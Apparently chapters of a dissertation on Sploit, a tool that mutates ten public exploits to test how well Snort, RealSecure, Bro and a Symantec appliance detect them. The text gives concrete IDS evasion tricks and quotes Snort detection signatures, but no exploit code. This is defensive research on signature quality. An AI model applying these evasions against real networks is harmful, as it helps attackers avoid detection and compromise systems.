The attacks used in this evaluation were selected from a range of services and protocol types, according to their impact, as well as the degree to which they could be mutated. The resulting mix is a suite of ten exploits that cover different target operating systems (Linux, Windows, and OpenBSD), different protocols (FTP, HTTP, IMAP, RPC, and SSL), and different categories of attacks (buffer overflow, directory traversal, denial of service, etc.). All the selected exploits are publicly available, and some of them have already been used in other IDS testing experiments, for example the one recently performed by the Neohapsis [[neohapsis:osec](#)] that we described in section 3.3.

Each of the selected exploits are described below:

IIS Escaped Characters Double Decoding

An error in IIS can lead to a URL being decoded twice, once before security checks are performed and once after the checks. Consequently, the server verifies a directory traversal attempt only after the first decoding step. The attack exploits this vulnerability by sending to the server a malicious request containing double-escaped characters in the URL. By doing this, it is possible for the attacker to compromise the target system by accessing any file and executing arbitrary code.

WU-ftp Remote Format String Stack Overwrite

Some versions of Washington University's FTP server suffer from a vulnerability that allows an attacker to execute arbitrary code with

root permissions. By sending a well-crafted string as a parameter of the `SITE EXEC` command, it is possible to overwrite data on the stack of the server application and modify the execution flow. The attack does not require an account on the target machine and can be executed over an anonymous FTP session.

WU-imapd Remote Buffer Overflow

Some versions of Washington University's IMAP server contain a buffer overflow vulnerability. By sending a long string as the second argument of several different commands (e.g., `LIST`, `COPY`, `FIND`, `LSUB`, and `RENAME`), it is possible to hijack the server's control flow and execute arbitrary code on the target machine. This vulnerability is mitigated by the fact that the attacker needs to have an account on the server host in order to send these commands.

Microsoft DCOM-RPC

Remote Procedure Call (RPC) is a mechanism that allows procedure invocation between processes that may reside on different systems. The DCOM interface for RPC in different versions of Windows (XP, NT 4.0, 2000, 2003) suffers from a buffer overflow vulnerability associated with DCOM's object activation requests. An attacker can exploit this vulnerability to execute arbitrary code with `Local System` privileges on the affected machine. This vulnerability is exploited by the Blaster worm.

IIS Extended Unicode Directory Traversal

Microsoft IIS 4.0 and 5.0 are vulnerable to a directory traversal attack that can be exploited by an unauthenticated user sending a malformed URL where slash characters are encoded using their Unicode representation. In this case the attacker can overcome the server's security checks and execute arbitrary commands on the target machine with the privileges of the `IUSR_<machinename>` account.

NSIISlog.DLL Remote Buffer Overflow

Microsoft Windows Media Services provides a method for delivering media content to clients across a network. To facilitate the logging of client information on the server side, Windows 2000 includes a capability specifically designed for that purpose. Due to an error in the way in which `nsiislog.dll` processes incoming requests, it is

possible for a remote user to execute code on the target system by sending a specially-crafted request to the server.

IIS 5.0 .printer ISAPI Extension Buffer Overflow

Windows 2000 introduced native support for the Internet Printing Protocol (IPP), an industry-standard protocol for submitting and controlling print jobs over HTTP. The protocol is implemented in Windows 2000 via an Internet Services Application Programming Interface (ISAPI) extension. This service is vulnerable to a remote buffer overflow attack that can be exploited by sending a specially-crafted printing request to the server. This results in the execution of arbitrary code on the victim machine.

WS-FTP Server STAT Buffer Overflow Denial-Of-Service

WS-FTP is a popular FTP server for Windows NT and 2000. Versions up to 2.03 are vulnerable to a buffer overflow attack, where an attacker sends a long parameter to the **STAT** command. By exploiting this vulnerability, an attacker can easily shut down the target FTP server. When Microsoft Windows detects that the server is out of service, it performs a reboot of the server.

Apache HTTP Chunked Encoding Overflow

The Apache HTTP Server is a very popular open-source web server that features full compliance with the HTTP/1.1 protocol specification [[apache:httpd](#)]. Apache versions below 1.3.24 and 2.0.38 are vulnerable to an overflow in the handling of the chunked-encoding transfer mechanism.

HTTP chunk encoding is described in the HTTP/1.1 specification as a specific form of encoding for HTTP requests and replies. In general, it indicates an encoding transformation that has been applied to a message body in order to ensure safe or efficient transport through the network. In particular, chunk encoding allows a client or a server to divide the message into multiple parts (i.e., chunks) and transmit them one after another. A common use for chunk encoding is to stream data in consecutive chunks from a server to a client. When an HTTP request is chunk-encoded, the string “**chunked**” must be specified in the “**Transfer-Encoding**” header field. A sequence of chunks is appended as the request body. Each chunk consists of a length field, which is a string that is interpreted as a hexadecimal

number, and a chunk data block. The length of the data block is specified by the length field, and the end of the chunk sequence is indicated by an empty (zero-sized) chunk. A simple example of a chunk-encoded request is shown in Figure 7.2.

```
Transfer-Encoding: chunked\r\n
\r\n
6\r\n      \ first chunk
AAAAAA\r\n /
4\r\n      \ second chunk
BBBB\r\n  /
0
```

Figure 7.2: HTTP/1.1 chunked encoding example.

Apache is vulnerable to an integer overflow when the size of a chunk exceeds `0xffffffff`. This occurs because Apache interprets the chunk size as a signed 32-bit integer, causing boundary checks on the size value to fail. Thus, an attacker can craft a request such that an overflow is triggered, allowing arbitrary code to be executed with the permissions of the exploited Apache process.

OpenSSL SSLv2 Client Master Key Overflow

OpenSSL is an open-source software that implements both the Secure Sockets Layer (SSLv2/v3) and the Transport Layer Security (TLSv1) protocols [openssl]. OpenSSL versions below 0.9.6e and 0.9.7beta3 are vulnerable to an overflow in the handling of SSLv2 client master keys. Client master keys are generated by the client during the handshake procedure of the SSL protocol, and are then used to derive the session keys that encrypt data transmitted over the secured connection. Vulnerable versions of OpenSSL do not correctly handle large client master keys during the negotiation procedure, allowing a malicious attacker to overflow a heap-allocated buffer and execute arbitrary code with the permissions of the server process.

Exploit	MS Size
WU-ftpd Remote Format String Stack Overwrite	608
WU-imapd Remote Buffer Overflow	61440
IIS Escape Characters Double Decoding	> 10M
Microsoft DCOM-RPC	48
IIS Extended Unicode Directory Traversal	> 10M
NSISlog.DLL Remote Buffer Overflow	> 10M
IIS 5.0 .printer ISAPI Buffer Overflow	> 10M
WS-FTP Server STAT Buffer Overflow	608
OpenSSL SSLv2 Client Master Key Overflow	48
Apache HTTP Chunked Encoding Buffer Overflow	> 10M

Table 7.1: Size of the mutation space (i.e., number of mutants that we were able to generate) for each exploit

7.2. EXPERIMENT RESULTS

The total number of possible mutants that the **Sploit** engine was configured to generate for each attack (summarized in Table 7.1) is a key value that must carefully be tuned for each exploit. This number depends on how many mutation techniques are applied to the exploit and on how each individual technique is configured. We manually configure the mutant operators to produce variants within a reasonable range of variability.

In particular, for this test we enabled mutant operators implementing mainly obfuscation and parser trap techniques because they are the more effective to spot possible flaws in NIDS signatures. In particular no deception techniques were used in this experiment. Many previous tests already pointed out how many IDSs are still vulnerable to these evasion techniques (especially in the case of partially overlapping fragments), but this weakness is more related to the intrusion detection TCP/IP stack than to the quality of the attack models.

The resulting mutation spaces are quite different to each others in size. For HTTP-based attacks, for example, we were not able to reduce the

mutation space to a reasonable size, due to the high number of mutation techniques available for that protocol. On the opposite, for the SSL and the DCOM-RPC attacks the mutation space was very small. In fact, for both of them we only had one mutant operator at the application layer (that was then composed with mutations at network and exploit layers).

It is important to note that while some mutation techniques are applicable to almost any kind of attack, others are instead specific for a single protocol or even a single attack scenario. We initially implemented a set of mutation techniques for the network protocols involved in our exploit set, often noting how the same technique was effective in evading different attacks against different intrusion detection systems. In other cases, we had to enlarge the initial mutation space, trying to find new way to evade a particular NIDS; after all, **Sploit** has been designed not only to automatically test NIDSs, but also to provide a environment where users can test and develop new mutation techniques. The values reported in table 7.1 correspond to an estimation of the final size of the mutation spaces for the various attacks.

7.2.1. Tests Results

First of all we verified the ability of each intrusion detection to correctly detect the baseline attack when the exploit was not subjected to any mutations technique. The results are reported in Table 7.2.

As the table shows, both Snort and RealSecure correctly detected all instances of the baseline attacks. This is consistent with our expectations for two of the most widely adopted intrusion detection systems. Bro, instead, failed to detect some of the attacks. That can be understandable for an Academic system that does not contain a wide range of signatures.

After this first test, we used **Sploit** to generate and execute mutant exploits in order to test the real capabilities of the NIDSs detection models. Tables 7.3, 7.4, and 7.5 present the evaluation results for Snort, RealSecure, and Bro respectively. For each attack, the corresponding table reports several values.

The first column shows the composition of mutant operators required to evade detection. The possible values are:

- **None** - in case we were not able to evade detection.
- **NA** - (not applicable): if the IDS was not able to correctly detect

Exploit	Snort	Realsense	Bro
WU-ftp Format String	Detected	Detected	Detected
WU-imap Buffer Overflow	Detected	Detected	Not Detected
IIS Double Decoding	Detected	Detected	Detected
Microsoft DCOM-RPC	Detected	Detected	Detected
IIS Unicode Directory Traversal	Detected	Detected	Detected
NSISlog.DLL Buffer Overflow	Detected	Detected	Not Detected
.printer ISAPI Buffer Overflow	Detected	Detected	Detected
WS-FTP STAT Buffer Overflow	Detected	Detected	Detected
OpenSSL Master Key Overflow	Detected	Detected	Detected
Apache Chunked Encoding	Detected	Detected	Not Detected

Table 7.2: Evaluation results: detection of the baseline (non-mutated) exploits

the baseline attack, no mutation technique were required.

- **Single** - when a single mutation technique was enough to evade the signature.
- **Parallel, Cooperative, Chain** - if more complex compositions of multiple mutants operators were required to evade detection (see Section 4.3.3 for more details on how to combine different techniques and on the meaning of the terms).

The second column shows which was the simpler heuristic that lead to the mutant we used to evade detection. Possible values for this column are: *one-at-the-time*, *iterative*, *plane coverage*, and *exhaustive*. We tried the various techniques even though, for large mutation spaces, we never try the exhaustive approach limiting our analysis to the plane coverage technique.

In the last column we summarize, when applicable, the type of techniques (according with the taxonomy we proposed in Chapter 4) that enabled the mutated exploits to evade detection.

Exploit	Evasion Type	Exploration	Techniques
WU-ftp Format String	Parallel	Iterative	Obfuscation
WU-imap Buffer Overflow	Parallel	Iterative	Obfuscation
IIS Double Decoding	None		
Microsoft DCOM-RPC	Single	One	Obfuscation
IIS Unicode Directory Traversal	Single	One	Obfuscation
NSIISlog.DLL Buffer Overflow	None		
.printer ISAPI Buffer Overflow	None		
WS-FTP STAT Buffer Overflow	Parallel	Iterative	Obfuscation
OpenSSL Master Key Overflow	Single	One	Parser-Trap
Apache Chunked Enc. Overflow	Single	One	Parset-Trap

Table 7.3: Evaluation results: Snort detection

It is important to note that we stopped the testing process when a mutant that was able to evade detection was found. Thus, the number of mutants effectively tested was usually much lower than the number of possible mutations of an exploit (i.e., the size of the mutation space). The tables do not report how many mutations were tried before the attack successfully evaded the NIDS. This number, in fact, is meaningless since it only depends on the order in which the engine applied the mutations to the exploit. Moreover, we start each testing experiment enabling the mutant operators that were effective in evading similar attacks. For example, our set of exploits contains two directory traversal attacks; if we could evade detection for the first attack using a certain mutant operator, we then test the same configuration also for the other attack - often with successful results.

The exploit mutation engine was able to automatically generate mutated exploits that evaded Snort's detection engine for 7 of the 10 attacks. Similarly, we were able to evade RealSecure in 9 out of 10 cases and Bro for 6 out of 7 cases (remember that it failed to detect some of the baseline attacks).

Even though it is tempting to make relative comparisons between the

Exploit	Evasion Type	Exploration	Techniques
WU-ftpd Format String	Parallel	Iterative	Parser-Trap Obfuscation
WU-imapd Buffer Overflow	Single	One	Parser-Trap
IIS Double Decoding	Single	One	Parser-Trap
Microsoft DCOM-RPC	None		
IIS Unicode Directory Traversal	Single	One	Parser-Trap
NSIISlog.DLL Buffer Overflow	Single	One	Parser-Trap
.printer ISAPI Buffer Overflow	Single	One	Parser-Trap
WS-FTP STAT Buffer Overflow	Single	One	Parser-Trap
OpenSSL Master Key Overflow	Single	One	Parser-Trap
Apache Chunked Enc. Overflow	Parallel	iterative	Obfuscation Parser-Trap

Table 7.4: Evaluation results: ISS RealSecure detection

three systems, strong conclusions cannot be drawn due to the non-exhaustive nature of the exploration of the detection space. Nonetheless, it can be concluded that all the systems proved to be surprisingly vulnerable to the generated mutant exploits.

7.2.2. Evasion Details

It is worth noting that, while some evasion techniques have been developed ad-hoc for the experiment, most of them were already well-known between security practitioners and thus one would expect that these mutants should be correctly detected by all the NIDSs under test. The results demonstrate, however, that most of the systems remain vulnerable to variations based on these classic mutation techniques.

Exploit	Evasion Type	Exploration	Techniques
WU-ftpd Format String	Parallel	Iterative	Obfuscation Parser Trap
WU-imapd Buffer Overflow	NA		
IIS Double Decoding	Single	One	Obfuscation
Microsoft DCOM-RPC	None		
IIS Unicode Directory Traversal	Single	One	Obfuscation
NSIISlog.DLL Buffer Overflow	NA		
.printer ISAPI Buffer Overflow	Single	One	Obfuscation
WS-FTP STAT Buffer Overflow	Single	One	Obfuscation
OpenSSL Master Key Overflow	Single	One	Morphing
Apache Chunked Enc. Overflow	NA		

Table 7.5: Evaluation results: BRO detection

FTP-based Attacks

The experiments involved two different attacks based on the FTP protocol, respectively effective against WU-FTPD (a popular FTP server in the Unix environment) and the Microsoft FTP server that comes with Windows 2000 Server. *Sploit* have been able to mutate both the attacks to successfully evade all the IDSs in our experiment.

Snort and RealSecure resulted vulnerable to an old evasion technique that relies on inserting telnet control sequences in the FTP command stream; this approach has been used by the SideStep IDS evasion tool since 2000. Both the NIDSs claim to correctly identify and remove telnet control characters, but it seems that this is true only for certain types of negotiation sequences. For example, the sequence `0xFF-0xF1` (IAC-NOP) used by SideStep is in fact correctly removed by the two systems. However, by using other combinations of control characters (e.g., `0xFF-0xF0` or `0xFF-0xFC-0xFF`) it is possible to evade both Snort and RealSecure. Another problem stems from the fact that different FTP servers handle these characters in different ways. Thus, it is very difficult for a NIDS to know the exact command that will be processed by the server without

taking the server version itself into account.

For this reason, we were surprised to see that Bro was able to correctly manage all the possible control sequences (actually, it can also understand sequences that are not understood by the target FTP server). This made much more difficult to evade its signatures. Eventually, *Sploit* was able to generate a mutant that evaded Bro, exploiting the fact that the *wu-ftpd* server limits the size of a command to 511 bytes. If a single line is longer than this threshold, the server considers the line as if it contains two commands in a row. So, prepending 511 trash characters to the real malicious commands, the intrusion detection system discards the line since it does not look a valid FTP instruction, but the target system executes both the garbage (returning an error) and the following command (that contains the real attack).

Unfortunately, that was not enough. How we previously explained in Chapter 2.3, Bro relies on two layers of models: the policy scripts (i.e., the main high quality models) and the pattern matching signatures. Evaded the first line, there still is the set of pattern matching rules, mostly derived from the Snort IDS. This is an interesting addition that can in some way make up for the low number of models (compared with commercial systems) in the policy scripts. But, unfortunately, this is a very weak defense: in fact, most of these rules are vulnerable to the same technique that evades Snort. Even worse, sometimes they look for the same expression used by Snort, searching it in the raw payload whereas the snort rules rely on some pre-processors to normalize the traffic. This makes this second line more vulnerable to obfuscation techniques, and in fact in our attacks the use of telnet control sequences was effective against these rules, ending in a complete Bro evasion.

IMAP Attack

In the case of the IMAP attacks, the mutation techniques necessary to evade detection were very simple. The IMAP specification defines that each client command must be prefixed with a tag in the form of a short alphanumeric string (e.g., '1', 'alpha2', etc.). The protocol also allows a parameter to be sent in literal form. In this case, the parameter is sent as a sequence of bytes prefixed with a byte count between curly brackets, followed by a CR-LF. An example of a legal IMAP login is shown in Figure 7.3: the LOGIN command is followed by a {6} that refers to the length of the string *davide* sent on the next line.

```
C: A001 LOGIN {6}
S: + Ready for additional command text
C: davide {6}
S: + Ready for additional command text
C: secret
S: A001 OK LOGIN completed
```

Figure 7.3: IMAP login example.

WU-imapd accepts a **CR** character as a separator between the command tag and the command body. RealSecure’s protocol analyzer accepts only a space character and drops the request otherwise. In the case of Snort, an alert is generated when a literal parameter contains more than 255 characters. Snort determines the number of bytes by parsing the string between curly brackets. However, it only looks at the first 5 bytes after the open curly bracket and thus it is easy to evade detection by prepending some zeros to the number (e.g., 1024 becomes 000000001024).

For IMAP, Bro contains just some pattern matching rule derived from the Snort signature. Surprisingly, these rule did not work properly and fail to detect also the baseline attack.

HTTP-based Attacks

For the HTTP attacks, the RealSecure analyzer is deceived by some non-standard characters in the request. For most of our attacks, it was enough to insert a **CR** before the HTTP method to confuse the protocol parser. This is a very serious bug that can be used to make completely ineffective all the RealSecure HTTP signatures adding just one character to the original commands¹. A similar problem allowed **Sploit** to create a successful mutant also for the chunk encoding attack. In this case, RealSecure strictly adheres to the HTTP standard that requires that the chunk size field is terminated by both a carriage return (**CR**) and a line feed (**LF**). Apache, instead, accepts requests in which the field is terminated with a single line feed character, thus opening the door for a simple attack evasion.

With Snort and Bro, the known techniques of encoding malicious URLs still seem to be effective, as shown by their inability to detect certain variations of the directory traversal attacks. To evade Snort in the chunk

¹At the time of writing IIS assures that recent versions of RealSecure have been fixed and are not vulnerable anymore to this evasion technique.

encoding attack, a parser trap technique has been required since in this case the alert message was notified by the HTTP pre-processor itself. That was one of the few cases in which a Snort signature has been evaded using mutant operators that do not belong to the obfuscation class.

Surprisingly, in some HTTP-based attack Bro was only able to report the presence of suspicious byte sequences that are used in common plain or mutated shellcodes. This is an extremely weak mechanism that can be useful only to detect trivial attacks, especially for novel exploits that are still unknown to the IDS. However, modern polymorphic shellcode engine can easily modify a shellcode to be invisible to these simple matching rules.

Other attacks

```

client-hello      C -> S: challenge,cipher_specs
server-hello      S -> C: connection-id,server_certificate,
                   cipher_specs

client-null       C -> S:
client-null       C -> S:
client-null       C -> S:
client-master-key C -> S: {master_key}server_public_key
client-null       C -> S:
client-null       C -> S:
client-finish     C -> S: {connection-id}client_write_key
server-verify     S -> C: {challenge}server_write_key
server-finish     S -> C: {new_session_id}server_write_key

```

Figure 7.4: SSLv2 session negotiation NULL record evasion.

The last two attacks are based on the SSL and RPC protocols, for which we had only one specific evasion technique at the application layer. Fortunately, all the systems resulted vulnerable to the introduction of NULL messages in the SSL protocol handshake (as shown in Figure 7.4 and already explained in section 4.3.4). Again, Bro classified the SSL attack as an SSL worm intrusion, probably detecting the operation executed by the attack on the victim host.

Finally, in the case of the RPC attacks, the simple use of RPC fragmentation was enough to evade the Snort pattern matching rules.

7.2.3. Considerations

The results of the experiment are a clear evidence of how difficult it can be to discover effective obfuscation techniques through a simple manual approach. In fact, while it is infeasible for an attacker to manually modify an exploit in order to try all possible combinations of obfuscation techniques, it is an easy task for an automatic engine to iterate through possible combinations of operators until a successful mutant exploit is discovered. Using such an approach, it is possible, for example, to inject a huge number of different combinations of unexpected characters into an attack stream, ascertain which ones are really “invariant” for the target service, and then insert them into multiple attacks to test the real efficacy of a NIDS’s detection engine.

`Sploit` also allows to easily compose multiple evasion techniques, a decisive factor in many attack evasions. For example, in order to evade Snort in the FTP format string attack, three mutant operators working at three different layers were necessary: IP fragmentation at the network layer, insertion of telnet control sequences at the application layer, and polymorphic shellcode mutation at the exploit layer. This proves that having a tool to automatize the process of composing different evasion techniques is an invaluable resource for intrusion detection testers.

Also of note is the relative effectiveness of our automated approach as opposed to manual efforts such as the recent IDS evaluation by NSS (4th edition) [nss:eval]. In this case, both experiments tested similar versions of Snort and RealSecure; in addition, many of the same mutation techniques were used for the tests. Our automated mutant exploit generation approach, however, was successful in evading the majority of the attack signatures of both NIDSs, while the NSS evaluation concluded that both Snort and RealSecure were quite resistant to evasion. We believe that this provides a strong indication of the promise of this automated approach in contrast to the manual application of evasion techniques.

Looking at the result tables we can see that Snort was evaded (in almost all the attacks) using only obfuscation and morphing techniques, while RealSecure was prone almost only to parser trap techniques. This is a clear evidence that the presence of protocol parsers that analyze the traffic and provide high-level information to the signatures make them much less prone to evasion. Nevertheless, the parsers themselves become the weak links in the chain, since an error in the parser can make all the signatures ineffective (as happened with the RealSecure HTTP parser).

Bro's policy resulted to be very difficult to evade, but unfortunately they cover just a small part of required signatures (in fact, for many of our attacks there were no policy at all). The second line of pattern matching rules was instead surprisingly easy to evade, denoting a poor quality of the rules itself.

7.3. DYNAMIC ANALYSIS TESTS

To demonstrate the effectiveness of our mutation space exploration technique, an evaluation was conducted using an extension of `Sploit` modified to process feedback from the dynamic taint analysis performed by `itrace`, and two network intrusion detection systems. The evaluation testbed was composed of a Pentium IV-based RedHat Linux 9 system running several vulnerable services, another Pentium IV-based RedHat Linux 9 machine running the `Sploit` prototype, a Pentium IV-based Gentoo Linux 2005.0 machine running `itrace` and Snort 2.4.3, and a Symantec Network Security 7120 appliance also running `itrace` and patched to version 4.0.0.11 (the latest sensor revision available at the time of writing). Both NIDSs monitored a network segment connecting the `Sploit` host to the target host.

One may naturally question the use of Snort in this evaluation, as its standard signatures are freely available for analysis. This would seem to obviate the motivation for dynamic taint analysis-driven exploration of the mutation space, since it would be easier in practice to manually analyze the signature rather than infer the signature constraints from the execution of the IDS. Regardless, we felt it necessary to demonstrate our techniques against known signatures, in effect establishing a “ground truth” with respect to their effectiveness. That is, we would like to show that mutants derived using the presented techniques evade the tested NIDSs in ways that one might expect to accomplish manually. To show that our techniques can practically be applied to IDSs where the signature set is unknown, we demonstrate an evasion against a closed-source system in Section 7.3.3.

7.3.1. Basic constraint-based Snort evasion

For the first experiment, we tested the ability of `Sploit` to generate an evasion against Snort using basic constraints derived from direct numerical comparisons observed by `itrace`. The signature we examined was the standard, freely available Snort signature for the Samba `trans2open` buffer overflow [bid:7294], the relevant portions of which are shown in Figure 7.5.

A vulnerable version of Samba, a popular open-source file and print server for the SMB/CIFS protocols, was installed on the target host.

```
msg: ''NETBIOS SMB trans2open buffer overflow attempt'';  
content: ''|00|''; depth:1;  
content: ''|FF|SMB2''; depth:5; offset:4;  
content: ''|00 14|''; depth:2; offset:60;  
byte_test:2,>,256,0,relative,little;
```

Figure 7.5: Snort SMB trans2open overflow signature.

From the signature in Figure 7.5, we see that the matching engine must see a single `0x00` byte anywhere in the packet, a `0xff` byte followed by the string “SMB2” within bytes 4-9 of the packet, the bytes `0x0014` at an offset of 60 bytes into the packet, and a 16-bit word test for a value greater than 256 at offset 62 into the packet. Dynamic taint analysis of the Snort instance by itrace generated a constraint set corresponding to these checks. In analyzing the constraints, Sploit determined that the tests for `0x00`, `0xff` and “SMB2” were performed on the SMB header of the packet; because Sploit possessed no available mutant operators to obfuscate the application-level header, the mutation engine could not violate these constraints. The checks for `0x00` and `0x14`, however, were performed on a portion of the exploit that was equivalent to padding, and therefore Sploit’s shellcode generator was able to generate a semantically-equivalent padding byte to replace the `0x00` byte. The resulting mutant was able to successfully exploit the target application while remaining undetected by Snort.

7.3.2. String constraint-based Snort evasion

For the second experiment, we tested the ability of Sploit to generate an evasion against Snort derived from an analysis of the inferred string-matching automaton. The signature under test was a standard, freely available Snort signature for a remote command execution vulnerability in Avenger’s News System [bid:4149], shown in Figure 7.6. The vulnerable script, “a simple form-based web site management tool written in Perl,” was installed on the target host.

A set of itrace runs was first conducted to infer the string-matching

```
msg: 'Web-MISC ans.pl attempt';
uricontent = '/ans.pl?p=../../../../';
```

Figure 7.6: Snort Avenger’s News System remote command execution signature.

automaton used by Snort to detect this attack. The resulting automaton matched exactly that of the string match constraint in the signature in Figure 7.6 (i.e., the constraint that the URI contains the string “/ans.pl?p=../../../../”). Then, *Sploit* matched this automaton against the base exploit, identifying the portions of the attack that Snort analyses during the detection process and it enabled only those mutant operators that modify URIs, and generated a set of mutants using these operators. The first mutation, which had a “/./” inserted into the path passed to the argument *p*, was able to successfully evade Snort and correctly execute the attack.

7.3.3. Basic constraint-based Symantec evasion

Having validated our approach against a NIDS with known signatures, we then wanted to demonstrate its effectiveness against a closed-source system, where we would have no knowledge of how the signatures were implemented. To this end, we deployed the Symantec Network Security 7120 appliance on our testbed network. By running the unmutated Samba trans2open exploit over the link monitored by the IDS and observing the resulting alert, we determined that the sensor indeed possessed a signature for this attack. We then applied the mutation space exploration technique to the IDS, as we did with Snort. The dynamic taint analysis revealed a set of constraints that included, as in the case of Snort, equality constraints on a 16-bit word 0xd007 contained in a shellcode padding portion of the attack. Then, *Sploit* was able to successfully generate a mutant that replaced the 0xd0 byte with an alternate padding byte that violated that particular constraint of Symantec’s signature. Thus, the resulting mutant exploit was able to successfully compromise the target system while evading detection by the Symantec appliance.

From these experiments, we can conclude that the dynamic taint analysis constraints generated by *itrace* allowed *Sploit* to significantly reduce the size of the mutation space in each case.

For the experiments involving the trans2open overflow exploit, only two bytes in the payload were identified in each experiment to be signature constraints, thus eliminating the rest of the mutation space from consideration. An even better situation occurred in the case of the string constraint experiment. In fact, **Sploit** had a big set of mutant operators available to apply to the HTTP-based attack, resulting in a mutation space that we cannot reduce under 100.000 mutants. Knowing the string that Snort was trying to match, allowed the **Sploit** simulation routine to reduce the space size to only 5 mutants.

Of significance is that, in each experiment, the first mutant generated from the reduced mutation space was successful in both compromising the target as well as evading the NIDS under test. As a result, instead of testing a potentially large set of mutants in a brute-force exploration of the mutation space with no guarantee of discovering a successful evading mutant, our approach is able to generate a successful mutant on the first attempt or at least eliminate a large portion of the mutation space as successful mutation candidates.

Conclusions

*This is not the end.
It is not even the beginning of the end.
But it is, perhaps, the end of the beginning*
Winston Churchill

Network-based intrusion detection systems rely on signatures to recognize malicious traffic. The quality of a signature is directly correlated to the IDS's ability to identify all instances of the attack without mistakes. Unfortunately, closed-source systems provide little or no information about both the signatures and the analysis process. Therefore, it is not possible to easily assess the quality of a signature and determine if there exists one or more "blind spots" in the attack model.

Moreover, writing good signatures is hard and resource-intensive. When a new attack becomes publicly known, NIDS vendors have to provide a signature for the attack in the shortest time possible. In some cases, the pressure for providing a signature may bring the signature developer to write a model tailored to a specific well-known exploit, which does not provide comprehensive coverage of the possible ways in which the corresponding vulnerability can be exploited.

This dissertation presented a technique for black-box testing of network-based intrusion detection's signatures and a tool based on this technique named **Sploit**. The tool takes exploit templates and generates exploit mutants that are then used as test cases to gather some insight on the quality of the signatures used by network-based intrusion detection systems. We applied our tool to 10 common exploits and we used the resulting test cases against three of the most popular network-based intrusion detection systems. The results obtained show that by composing several evasion techniques it is possible to evade a substantial number of the analyzed signatures. Therefore, even though **Sploit** does not guarantee complete coverage of the possible mutation space, it is useful in gaining assurance about the quality of the signatures of an intrusion detection system.

We then improved our system introducing a novel approach for the efficient exploration of the exploit mutation space. The approach is based on the dynamic analysis of the network intrusion detection binary to identify which and how parts of a network stream are checked to identify an attack. The results of the analysis are then used to automatically drive a mutation engine so that it applies the most promising mutant operators to the relevant portions of the exploit. The proposed approach was used to evade a commercial, closed-source intrusion detection system. In this experiment, the number of generated mutations necessary to evade the IDS were reduced by several orders of magnitude compared to an exhaustive search of the mutation space.

The results of our tests raise some interesting considerations. It has always been possible for a skilled attacker to modify a virus code in order to evade common antivirus systems. But that was not within everybody's reach: that type of action requires expertise in assembly programming, knowledge in binary manipulation and obfuscation techniques, and time to test and deploy the new code. Moreover, a new virus cannot pass unobserved, and antivirus vendors are usually very fast in updating their footprint databases. Unfortunately, modifying networks attack can be much easier. Any attacker with average programming skills can open an exploit script and make some small change in the code. And, as shown by the results of our tests, evade detection can sometimes be as easy as adding some space characters in front of a certain command. Therefore, there is now a "real" risk that malicious users could start using mutated attack to actually evade IDS detection.

Finally, while we proved that a skilled attacker can easily evade a single network intrusion detection system, we found that it is much more difficult (and in some case not possible at all) to generate a mutant that can evade more than one system at the same time. Thus, if it is not a good idea to rely on a single IDS to protect a network, installing two different systems in parallel (e.g., putting Snort besides a commercial product) could represent a very effective way to increase the overall detection effectiveness. Unfortunately, this approach may require more time to review the alert messages, properly correlate them, and manage the increased number of false positives. These are interesting problems that are currently studied by many security practitioners, but that, we might say, is another story.

8.1. FUTURE WORK

Future work will focus on an extension of our mutation approach to evaluate the amount of false positives generated by a signature. This would allow practitioners to evaluate another important aspect of signature quality. Another extension we are working on consists in creating mutations that aim at testing the efficiency (both in terms of CPU and memory) of a certain detection model.

We also plan to extend our dynamic constraint system so that it can represent more precisely the types of operations performed by NIDSs on the attack data and it can extract automatically the regular expressions used by the signatures.

Finally, we plan to extend the proposed methodology to test host-based and application-based intrusion detection systems as well. `Sploit` already provides the functionalities required to test HIDSs, we just need to develop a new set of mutant operators and set up a testing experiment.

Short Glossary of Technical Terms

This appendix lists the definitions of some of the main terms related to intrusion detection testing. The goal is not to provide a complete glossary but just to present a summary of the concepts adopted (or defined) in this dissertation. Figure [A.1](#) shows in a UML-like form the relationships between some of the following terms.

Alert - Warning message generated by an intrusion detection system. An alert should contain all the details of the attack, such as the attack name, the source address, the date and time, and so forth.

Attack - An intelligent act that is a deliberate attempt (especially in the sense of a method or technique) to evade security services and violate the security policy of a system [[rfc2828](#)]. In other words, an *intrusion* attempt.


Attack Manifestation - Set of observable events that an *attack* produces in the environment (Section [4.2.1](#)).

Attack Model - see *signature*

Evasion Technique - A transformation that aims at changing the *attack manifestation* (or its *network trace* in case of NIDS) to make detection more difficult, while preserving the effectiveness of the attack (Section [4.3.1](#)).

Exploit Script - An executable description of how a certain *vulnerability* can be exploited to perform some unauthorized action.

Exploit Template - An abstract form of an *exploit script* that can be used to generate many different instances of the same *attack*.



Intrusion Detection System - A security service that monitors and analyzes system events for the purpose of finding, and providing real-time or near real-time warning of attempts to access system resources in an unauthorized manner [rfc2828].

Mutant Operator - An implementation of some kind of transformation function (usually an *evasion technique*) that can be applied to an *attack template* (Section 4.3.1).

Mutation Space - The space of all the possible mutation of a certain attack. It is determined by the number of *mutant operators* and the number of values that can be assigned to the operator parameters (Section 5.1).

Network Trace - A network trace of an attack is the subset of the *attack manifestation* events that involve the network traffic (Section 4.2.1).

NIDS - network-based *intrusion detection system* (Section 2.1.2).

Security Incident - A security event that involves a security violation. In other words, a security-relevant system event in which the system's *security policy* is disobeyed or otherwise breached [rfc2828].

Signature - A model that describes how to properly recognize a successful attack analyzing one or more event sources (Section 2.3).

Security Policy - A set of rules and practices that specify or regulate how a system or organization provides security services to protect sensitive and critical system resources [rfc2828].

Vulnerability - A flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy [rfc2828]

Working with Sploit

This appendix shows, step by step through a real example, how to write an attack model in **Sploit**. We are going to describe from scratch what the hypothetical user Alice would do, from the moment she downloads the exploit from the Internet.

For this short guide, we suppose that Alice starts browsing the Common Vulnerabilities and Exposures (CVE) database looking for some attack to use in her NIDS testing experiment. Eventually, she selects a buffer overflow in the University of Washington imapd server [[cve-2000-0284](#)]. The CVE database reports some useful references, such as the link to the SecurityFocus page for the same attack (archived with the Bugtraq ID 1110). Here Alice can see which versions of the imapd server were vulnerable and in which distributions they can be found. She decides to use a plain RedHat 6.2 installation (easy to find and download from the Net) as target system for her test.

The attack description [[bid:1110](#)] reports:

A buffer overflow exists in imapd. The vulnerability exists in the list command. By supplying a long, well-crafted string as the second argument to the list command, it becomes possible to execute code on the machine.

